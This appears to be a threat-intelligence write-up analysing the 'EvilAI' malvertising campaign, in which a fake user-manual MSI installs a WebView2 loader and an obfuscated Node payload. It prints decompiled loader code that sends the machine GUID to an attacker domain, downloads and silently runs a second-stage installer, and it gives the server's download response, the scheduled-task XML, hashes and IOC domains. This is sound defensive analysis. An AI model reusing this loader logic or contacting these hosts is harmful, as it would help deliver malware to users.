3.166.118.56	192.168.0.17	TCP	1494 443 → 51389 [PSH,
3.166.118.56	192.168.0.17	TCP	66 443 → 51389 [SYN,
192.168.0.17	3.166.118.56	TCP	54 51389 → 443 [ACK]
192.168.0.17	3.166.118.56	TCP	54 51389 → 443 [ACK]
192.168.0.17	3.166.118.56	TCP	54 51389 → 443 [ACK]
192.168.0.17	3.166.118.56	TCP	54 51389 → 443 [ACK]
192.168.0.17	3.166.118.56	TCP	54 51389 → 443 [ACK]
192.168.0.17	3.166.118.56	TCP	54 51389 → 443 [FIN,
192.168.0.17	3.166.118.56	TCP	66 51389 → 443 [SYN]
3.166.118.56	192.168.0.17	TLSv1.3	88 Application Data
3.166.118.56	192.168.0.17	TLSv1.3	233 Application Data
3.166.118.56	192.168.0.17	TLSv1.3	1223 Application Data
3.166.118.56	192.168.0.17	TLSv1.3	1494 Application Data,
192.168.0.17	3.166.118.56	TLSv1.3	523 Change Cipher Spec
192.168.0.17	3.166.118.56	TLSv1.3	438 Client Hello (SNI=
3.166.118.56	192.168.0.17	TLSv1.3	1494 Server Hello, Chan

```
Name                           Type   TTL   Section    NameHost
----                           ----   ---   -------    --------
api.vtqgo0729ilnmyxs9q.com     CNAME  1747  Answer     d1czs78mkzi60a.cloudfront.net

Name       : d1czs78mkzi60a.cloudfront.net
QueryType  : A
TTL        : 8
Section    : Answer
IP4Address : 3.166.118.120


Name       : d1czs78mkzi60a.cloudfront.net
QueryType  : A
TTL        : 8
Section    : Answer
IP4Address : 3.166.118.71


Name       : d1czs78mkzi60a.cloudfront.net
QueryType  : A
TTL        : 8
Section    : Answer
IP4Address : 3.166.118.56


Name       : d1czs78mkzi60a.cloudfront.net
QueryType  : A
TTL        : 8
Section    : Answer
IP4Address : 3.166.118.81


Name                   : d1czs78mkzi60a.cloudfront.net
QueryType              : SOA
TTL                    : 60
Section                : Authority
NameAdministrator      : awsdns-hostmaster.amazon.com
SerialNumber           : 1
TimeToZoneRefresh      : 7200
TimeToZoneFailureRetry : 900
TimeToExpiration       : 1209600
DefaultTTL             : 86400
```

The communications with the API server are encrypted.

The API domain points to a cloudfront domain. The SOC has observed multiple campaigns utilizing cloudfront infrastructure.

Early Evil AI

The de-obfuscated code spawns cmd processes that query the registry information on each task execution.

These functions are intentionally obscure and are designed to be resistant to reverse engineering efforts.

```
0x10b: (_0x225cc8, _0xf72af7, _0x185df7) => {
  var _0x549d20 = _0x185df7(23);
  var _0x3c9a08 = _0x185df7(928);
  var _0x1deb4e = _0x185df7(317).spawn;
  var _0x3f8017 = ['HKLM', 'HKCU', "HKCR", "HKU", "HKCC"];
  var _0x17544f = ["REG_SZ", "REG_MULTI_SZ", "REG_EXPAND_SZ", "REG_DWORD", "REG_QWORD", "REG_BINARY", "REG_NONE"];
  var _0x495101 = /(\\[a-zA-Z0-9_\s]+)*/;
  var _0x503bbb = /^(HKEY_LOCAL_MACHINE|HKEY_CURRENT_USER|HKEY_CLASSES_ROOT|HKEY_USERS|HKEY_CURRENT_CONFIG)(.*)$/;
  var _0x1d8b3f = /^(.*)\s(REG_SZ|REG_MULTI_SZ|REG_EXPAND_SZ|REG_DWORD|REG_QWORD|REG_BINARY|REG_NONE)\s+([^\s].*)$/;
  function _0x276942(_0x58d40c, _0x3f0941) {
    if (!(this instanceof _0x276942)) {
      return new _0x276942(_0x58d40c, _0x3f0941);
    }
    Error.captureStackTrace(this, _0x276942);
    this.__defineGetter__('name', function () {
      return _0x276942.name;
    });
    this.__defineGetter__("message", function () {
      return _0x58d40c;
    });
    this.__defineGetter__('code', function () {
      return _0x3f0941;
    });
  }
  function _0x19cf42(_0x4e93e0) {
    var _0x357a26 = {
      stdout: '',
      stderr: ''
    };
    _0x4e93e0.stdout.on("data", function (_0xa00737) {
      _0x357a26.stdout += _0xa00737.toString();
    });
    _0x4e93e0.stderr.on("data", function (_0x4908f0) {
      _0x357a26.stderr += _0x4908f0.toString();
    });
    return _0x357a26;
```

Early Evil AI

```
_0x549d20.inherits(_0x276942, Error);
_0x549d20.inherits(_0x5b5133, Object);
_0x17b8a1.HKLM = 'HKLM';
_0x17b8a1.HKCU = 'HKCU';
_0x17b8a1.HKCR = "HKCR";
_0x17b8a1.HKU = "HKU";
_0x17b8a1.HKCC = "HKCC";
_0x17b8a1.HIVES = _0x3f8017;
_0x17b8a1.REG_SZ = "REG_SZ";
_0x17b8a1.REG_MULTI_SZ = "REG_MULTI_SZ";
_0x17b8a1.REG_EXPAND_SZ = "REG_EXPAND_SZ";
_0x17b8a1.REG_DWORD = "REG_DWORD";
_0x17b8a1.REG_QWORD = "REG_QWORD";
_0x17b8a1.REG_BINARY = "REG_BINARY";
_0x17b8a1.REG_NONE = "REG_NONE";
_0x17b8a1.REG_TYPES = _0x17544f;
_0x17b8a1.DEFAULT_VALUE = '';
_0x17b8a1.prototype.values = function (_0x2eb171) {
  if ("function" != typeof _0x2eb171) {
    throw new TypeError("must specify a callback");
  }
  var _0x5e8f82 = ['QUERY', this.path];
  _0x1cfd9f(_0x5e8f82, this.arch);
  var _0x52a98a = {
    cwd: undefined,
    env: process.env,
    shell: true,
    windowsHide: true,
    stdio: ["ignore", "pipe", "pipe"]
  };
  var _0x212f45 = _0x1deb4e("win32" === process.platform ? _0x3c9a08.join(process.env.windir, "system32", "reg.exe") : "REG", _0x5e8f82, _0x52a98a);
  var _0x5e1c9d = '';
  var _0x596a14 = this;
  var _0x3b3592 = null;
  var _0x2dc49b = _0x19cf42(_0x212f45);
  _0x212f45.on("close", function (_0x23a5b3) {
    if (!_0x3b3592) {
      if (0 !== _0x23a5b3) {
        _0x2eb171(_0x4ab84b('QUERY', _0x23a5b3, _0x2dc49b), null);
      } else {
```

Evil AI 2.0

Evil AI 2.0

EvilAI is back at it again! Nothing significant has changed with the payload or the Node abuse, but the campaign has developed a new Advanced Installer MSI lure that unpacks and executes a WebView2 .Net application loader. This loader creates a temporary directory and downloads the Inno Installer that contains the Node payload and configuration files. Like previous campaigns, the Node payload is executed via Scheduled Task.

Similar to the earlier campaigns covered in September, the payload itself is heavily obfuscated and contains encoded strings that are decoded at runtime. It accesses several registry keys and uses the Machine GUID to track sessions and activities, from the initial Advanced Installer script to the transmitted data in the Node payload.


Advanced Installer MSIs are Microsoft Installation files that contain a GUI installer front end, often including PowerShell scripts that run on installation. The main files are stored in a CAB file that is extracted and unpacked by the GUI installer. Advanced Installer, much like Inno Installer and other installers, simply unpacks and executes the contents of the CAB file and any bundled scripts.

In these new incidents, EvilAI is creating Advanced Installer MSI files following similar naming schemes as previous campaigns, usermanualvault.msi. This MSI contains a “disk1” CAB file, a common naming scheme for CAB files in Advanced Installer binaries. The CAB file contains the WebView .Net application. The WebView application contains a function to create a randomly named folder in the User’s %temp% directory. It downloads a 7zip archive to this folder and unzips it, executing the contained binary. This binary is the Inno Installer that drops the Node files and payload and creates the scheduled task for execution.

Evil AI 2.0

A User was browsing the internet when they clicked on a Google Ads campaign that redirected them to download usermanualvault.msi. Like previous campaigns, this ad was masquerading as a “User Manual” finding application

To learn more about Google Ad tracking, please see URL builders, Google Click Identifier, and Google Ads Custom Parameters.




Evil AI 2.0

Parameter	Value	Definition
Base URL	https://usermanualvault.com/manuals-vault/	The specific landing page intended for the user.
Traffic Source	google	Identifies the origin of the traffic as Google.
Search Term	instruction manual software	The keyword or phrase that triggered the ad display.
Ad Content	ownersmanuals2.com	Used to track the specific creative or a targeted competitor domain.
Ad Group ID	192891996682	The unique ID for the sub-category within the campaign.
Campaign ID	23436002100	The top-level ID for the entire advertising initiative.
Google Click ID	EAIaIQobChMIr8HllYWvkgMVpYQdCR0_9QBjEAEYASAAEgI15vD_BwE	An encrypted string used for deep conversion tracking.
Source Surface	5	A numeric code used by Google to identify the placement.

Evil AI 2.0

Extracting the MSI revealed standard installation and configuration files for Advanced Installer GUI installers. This included a CAB file which was also extracted.



```
{
  "sessionId": "GUID for session tracking",
  "machineid": "Machine GUID",
  "product": "Product Name \"usermanualvault.com\"",
  "event": "name of event \"InstallStart\" or \"InstallComplete\"",
  "affid": "511123",
  "windowserver": "Operating System"
}
```

The !_StringData file contained an installation script that was extracted. Notably, this script sends a POST request to two domains on the InstallStart event and the InstallComplete event.

The payload it sends is the same for both events, outside of the event name field.

Evil AI 2.0

```
private async void InitializeWebView()
{
    _ = 1;
    try
    {
        webView = new WebView2
        {
            Dock = DockStyle.Fill
        };
        base.Controls.Add(webView);
        string userDataFolder = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "WebView", Environment.UserName);
        CoreWebView2Environment environment = await CoreWebView2Environment.CreateAsync(null, userDataFolder);
        await webView.EnsureCoreWebView2Async(environment);
        string uriString = "https://open.usermanualvault.com";
        webView.Source = new Uri(uriString);
        webView.FindForm().Icon = Resources.usermanualvault;
    }
    catch (Exception ex)
    {
        MessageBox.Show("Error initializing WebView2: " + ex.Message, "Error", MessageBoxButtons.OK, MessageBoxIcon.Hand);
    }
}
```

During the installation, several DLLs and executable files are extracted from the CAB file. The WebView.exe binary is a C# .Net binary that can be disassembled and viewed in ILSpy or DNSpy. A quick disassembly reveals that it is creating directories and downloading files to the directory, extracting and executing them after a successful download.

The WebView binary simply loads a standard WebView2 process directed at hxxps[://]open[.]usermanualvault[.]com.

Evil AI 2.0

It also grabs the GUID of the machine, likely to correlate with the installation session from the Advanced Installer script.

```
public string GetMachineId()
{
    return GetRegistryStringValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Cryptography", "MachineGuid");
}
```

It uses a custom User-Agent of web when connecting to endpoints. This includes sending and receiving JSON data.

```
public async Task<HttpResponseMessage> PostAsJsonAsync<T>(HttpClient client, string url, T value)
{
    StringContent val = new StringContent(JsonConvert.SerializeObject(value), Encoding.UTF8, "application/json");
    ((HttpHeaders)client.DefaultRequestHeaders).Add("User-Agent", "web");
    return await client.PostAsync(url, (HttpContent)(object)val);
}
```

Evil AI 2.0

The main function of this WebView application is to create a randomly named folder in the user's $env:Temp directory and drop dl.zip. This zip archive gets extracted to out.exe and executed. A call is made to hxxps[://]log[.]premiumlicensecheck[.]com/up, with the response used as arguments for the launch of out.exe. If there isn't a valid response from this endpoint, the node payload doesn't run. This is likely an anti-analysis technique to ensure that the GUID in the install session already exists.

```
public static string CreateTempSubdirectory(string prefix = "")
{
    string tempPath = Path.GetTempPath();
    string path = prefix + Guid.NewGuid().ToString();
    string text = Path.Combine(tempPath, path);
    while (Directory.Exists(text))
    {
        path = prefix + Guid.NewGuid().ToString();
        text = Path.Combine(tempPath, path);
    }
    Directory.CreateDirectory(text);
    return text;
}

public static async Task WriteBytesToFileAsync(string path, byte[] bytes)
{
    using FileStream stream = new FileStream(path, FileMode.Create, FileAccess.Write, FileShare.None, 4096, useAsync: true);
    await stream.WriteAsync(bytes, 0, bytes.Length).ConfigureAwait(continueOnCapturedContext: false);
}
```

Evil AI 2.0

```
public static async Task<string> DownloadFileToTempPath(string fileUrl)
{
    string tempFilePath = "dl.zip";
    string myTempFolder = CreateTempSubdirectory("dl");
    tempFilePath = Path.Combine(myTempFolder, tempFilePath);
    Console.WriteLine("Temporary file created at: " + tempFilePath);
    try
    {
        await WriteBytesToFileAsync(tempFilePath, await client.GetByteArrayAsync(fileUrl));
        Console.WriteLine("Download complete.");
        return tempFilePath;
    }
    catch (HttpRequestException val)
    {
        HttpRequestException val2 = val;
        Console.WriteLine("Download error: " + ((Exception)(object)val2).Message);
        if (File.Exists(tempFilePath))
        {
            File.Delete(tempFilePath);
        }
        if (Directory.Exists(myTempFolder))
        {
            Directory.Delete(myTempFolder);
        }
        throw;
    }
}
```

Evil AI 2.0

```
private async Task CheckForUpdatesAsync()
{
    _ = 1;
    try
    {
        RequestData dataToPost = new RequestData
        {
            id = GetMachineId()
        };
        ResponseData response = await PostAndReceiveJson("https://log.premiumlicensecheck.com/up", dataToPost);
        if (response != null && !string.IsNullOrEmpty(response.d))
        {
            string text = await DownloadFileToTempPath(response.d);
            string fullName = Directory.GetParent(text).FullName;
            UnzipSharpZip(text, fullName, response.p);
            string fileName = Path.Combine(fullName, "out.exe");
            Process.Start(new ProcessStartInfo
            {
                FileName = fileName,
                Arguments = response.a
            });
        }
    }
    catch (Exception)
    {
    }
}
```

Evil AI 2.0

To get a valid response from the server, you do need to have a valid Body. If the request is improperly formed, the server will not respond. Similarly, if the if the passed GUID doesn't match an existing value from the initial install script, the server will not return a valid response (it will return a 200 though).

Using a valid GUID will return the install arguments for the Inno Installer "out.exe".

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 04 Feb 2026 16:40:48 GMT
Apigw-Requestid: YQ92niiqPHcES3g=
X-Cache: Miss from cloudfront
Via: 1.1 6e698386c371eb80623fd6117adca880.cloudfront.net
(CloudFront)
X-Amz-Cf-Pop: MSP50-P5
X-Amz-Cf-Id: SuxeR5p8X5vUi7ptsz4Aikea7l4w4d4I1WUbjO9MrG6-
Jv6vUWF8wA==
Content-Length: 0
```

```
{
  "d":"https://validate.premiumlicensecheck.com/out.zip",
 "p":"vqeobczaik",
 "a":"/VERYSILENT /SUPPRESSMSGBOXES"
}
```

Evil AI 2.0

The dropped binary out.exe is an Inno Setup Installer similar to the installers used in previous EvilAI campaigns. It includes the Node files and Node payload. Inno Installers can be extracted with InnoUnpacker.


The Inno Setup Installer contains the Scheduled Task XML that is used to register the task. This task follows the same pattern as previous campaigns. The task name in this sample was explicitly set to Application Maintenance.

```
<Actions Context="Author">
    <Exec>
      <Command>C:\Windows\System32\cmd.exe</Command>
      <Arguments>/C start "" /min "%app%\node\node.exe" "%app%\%task%"</Arguments>
      <WorkingDirectory>%app%\node</WorkingDirectory>
    </Exec>
  </Actions>
```

Evil AI 2.0

The Node payload is named list and contains heavily obfuscated code. The code is detected as obfuscated by obfuscator.io, though this detection may not be accurate.

When deobfuscated using [Obfuscator.io Deobfuscator](), the resulting code is approximately 2000 lines long. On the surface level, it appears very similar to previous campaigns.



Evil AI 2.0

Name	Hash	Description
usermanualvault.msi	513F0B96C071AECD4026FE080BC7A624BE7B8B1D04EDCA520DF62C049C14BC96	The initial installer
!_StringData	BC8A661C5C2D808F9FFBEE5FDE1A3CAD7592DD7AB1F15FED2F6E8D52C6D1A89D	The StringData file holding the installer script
disk1.cab	8DEA91BC61DEDF9E713397E104039721DAFD81EBA63FB006B406A9521F3C8732	CAB file containing WebView binary
WebView.exe	6384E81660B474E430857852FDC708173E76CDB4B11B972721B54DD99F071AA4	WebView binary
WebView.exe.config	09FEAFE4B2F1F68DA8F6C6B420DC75820521C8F3F65EFEB4DFCFBC1C980F1B5A	Config file for WebView
WebView.pdb	07179634E136553D413BC3DF35A0AF146D4D79CD7D6436EEEB6CF85BDA76AA7A	PDB for WebView
out.exe	70A920EEA3545032B5C56A7F96E95C3087544319259490EA68BE1EB1D1B21834	Downloaded Inno Setup Installer Triage
list	BD7AED21C189381CB0B106655B14FA22AE1FF80D9908672A0D1D4849C1DAC447	Node payload (See Triage link)
t.xml	A287C2FDED03EC843A8E19B5160925DA09507DCADEA463AE47F34C5106CA849A	Task XML

Evil AI 2.0

Domain	Description
usermanualvault.com	The download and contact domain used with the installer MSI
appactivitycounter.com	Contacted during the installation
premiumlicensecheck.com	WebView domain contacted for InnoSetup Installer arguments

https://alertoverload.com